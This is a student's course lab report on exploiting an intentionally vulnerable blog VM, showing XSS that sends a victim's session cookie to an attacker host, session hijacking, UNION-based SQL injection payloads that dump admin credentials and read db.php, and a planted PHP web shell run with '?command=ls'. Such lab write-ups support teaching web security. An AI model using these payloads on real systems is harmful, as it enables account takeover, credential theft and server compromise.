

Lab VII – From XSS to Session Hijacking to SQLi Attacks

CPS 499-02/592-02

Software/Language Based Security

Fall 2020

Dr. Phu Phung

Evan Krimpenfort

Part I: From XSS to Session Hijacking Attacks

Task I: Inject the XSS code to steal the victim's cookie

Part a: Construct the XSS code




Figure 1: XSS code written before submission

What this code does in Figure 1 is if the person clicks on “here,” they will go to the home page of this Linux machine. However, by going to that home page, the cookie of that document will be shown at the top of the screen since it was asked to be retrieved.

Part b: Test the XSS Code:

Part i: Test the Injection

- This is Evan Krimpenfort, please click [here](#) to get a new car!!!

Figure 2: XSS code written after submission

As seen in Figure 2, the code part of the query now embedded into the slightly highlighted “here” statement. In Figure 3, we can see that once “here” is clicked, it will go to the home page of the VM. However, it doesn’t show the cookie and that is because right now, the attacker is attacking itself and the information doesn’t exist because the attacker isn’t logged in.




Figure 3: After “here” has been clicked

Part ii: Mark the Request

```
192.168.199.112 - - [09/Nov/2020:23:12:15 -0800] "GET /?cookie= HTTP/1.1" 200
484 "http://www.myblog.com/post.php?id=2" "Mozilla/5.0 (X11; Ubuntu; Linux i
686; rv:23.0) Gecko/20100101 Firefox/23.0"
```

Figure 4: Looking at the Access Log

The request achieved in this attack was the “*GET /?cookie= HTTP/1.1*” request.

Task II: Simulate the attack as the victim




Figure 5: Victim has been attacked

What's happening in Figure 5 is the windows machine user has clicked on the XSS link. Since the Windows user logged in through admin and a cookie was created, the cookie can now be seen in the URL.

Task III: Perform a session hijacking attack

Part a: View the webserver

```
192.168.199.87 - - [10/Nov/2020:09:14:38 -0800] "GET /favicon.ico HTTP/1.1" 404 504 "http://192.168.199.112/?cookie=PHPSESSID=c5vieo7m2tgg7sds2tbfonjpk0" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36"
```

Figure 6: The log showing the windows user

The information seen here is the HTTP request getting the *document.cookie* information back. You also know this is from the windows machine because you can see it on the second line towards the right.

Part b: Report the steps




Figure 7: Copying the cookie from the logged in Windows machine




Figure 8: Setting the cookie to the one already logged in

The screenshot shows a Firefox browser window titled "Administration of my Blog - Mozilla Firefox". The address bar shows "Administration of my Blog" and "www.myblog.com/admin/". The main content area displays a list of posts with titles like "A Post by Phu Phung - Class Demo 2 using an CSRF A", "A Post by Sydney Jenkins using an CSRF Attack", etc. Below the list, a welcome message reads "Welcome krimpenforte1@udayton.edu!". At the bottom, there's a "Console" tab in the developer tools which has a red box highlighting a network request. This request shows a "Net" tab with several entries. One entry is highlighted with a red box and shows the following details:

- Time: 09:42:30.357
- Request: "document.cookie='PHPSESSID=rk8nhr8s8vndb7s0fbccjb5td6'"
- Response: "PHPSESSID=rk8nhr8s8vndb7s0fbccjb5td6"

Below this, the console log shows several messages indicating character encoding issues:

- 09:42:30.358 GET http://www.myblog.com/ [HTTP/1.1 200 OK 2ms]
- 09:42:39.149 > The character encoding of the HTML document was not declared. The document will render with garbled text in some browser configurations if the document contains US-ASCII range. The character encoding of the page must be declared in the document or in the transfer protocol.
- 09:42:42.116 GET http://www.myblog.com/admin/ [HTTP/1.1 200 OK 2ms]
- 09:42:42.079 > The character encoding of the HTML document was not declared. The document will render with garbled text in some browser configurations if the document contains US-ASCII range. The character encoding of the page must be declared in the document or in the transfer protocol.

Figure 9: Attack Successful

With the `document.cookie` being overwritten from the stolen Session ID from the logged in windows machine (Figure 8), I was successfully able to get into admin without a username and password In Figure 9.

Part II: From XSS to SQL Injection Attacks

Task IV: Identify SQL Injection Vulnerabilities

Part a: Vulnerability discovery

Without the admin role, this application is not vulnerable to SQLi attacks because when trying to execute SQL code in the URL, the inputs are filtered through and can't be executed properly.

Part b: SQL Injection Attacks

Linux-krimpenforte1

Administration of my Blog - Mozilla Firefox

Administration of my Blog

www.myblog.com/admin/edit.php?id=0 union select 1,2,3,4

Most Visited ▾ Getting Started Seed Labs ▾

Administration of my Blog

Welcome krimpenforte1@udayton.edu!

Title: 2

3

Text:

Update

Figure 10: The edit page is vulnerable to SQLi

Linux-krimpenforte1

Administration of my Blog - Mozilla Firefox

Administration of my Blog

www.myblog.com/admin/edit.php?id=0 union select 1,"Evan Krimpenfort","This is vulnerable to SQLi",4

Most Visited ▾ Getting Started Seed Labs ▾

Administration of my Blog

Welcome krimpenforte1@udayton.edu!

Title: Evan Krimpenfort

This is vulnerable to SQLi

Text:

Update

Figure 11: I can add my name and fill the columns

Part c: Continue the same attack

The screenshot shows a Linux desktop environment with a terminal window titled "Linux-krimpenforte1" in the background. In the foreground, a Mozilla Firefox window is open to the URL "www.myblog.com/admin/edit.php?id=0 union select 1,"users data",concat("krimpenforte1>lab7->username:",login,"password:",password),4 from users". The page title is "Administration of my Blog" and the welcome message is "Welcome krimpenforte1@udayton.edu!". In the "Title:" field, the user has entered "users data" and the resulting output in the text area is "krimpenforte1>lab7->username:adminpassword:ea7012a43605d7805404e713b85ed39e".

Figure 12: Exploited the username and password of the admin

Similar to how the attack was done in the previous lab, SQLi was used to get the admin username and password.

Task V: SQLi Attacks

Part a: Construct the SQLi query to display the content

The screenshot shows a Linux desktop environment with a terminal window titled "Linux-krimpenforte1" in the background. In the foreground, a Mozilla Firefox window is open to the URL "www.myblog.com/admin/edit.php?id=0 union select 1,2,load_file('/var/www/classes/db.php'),4". The page title is "Administration of my Blog" and the welcome message is "Welcome krimpenforte1@udayton.edu!". In the "Title:" field, the user has entered "2" and the resulting output in the text area is "<?php \$lnk = mysql_connect("localhost", "root", ""); \$db = mysql_select_db('blog', \$lnk);".

Figure 13: successfully displayed the db.php file

Part b: Construct the SQLi query to create the PHP file




Figure 14: successfully created krimpenforte1.php outfile

Part c: Execute the Injected PHP page




Figure 15: ?command=ls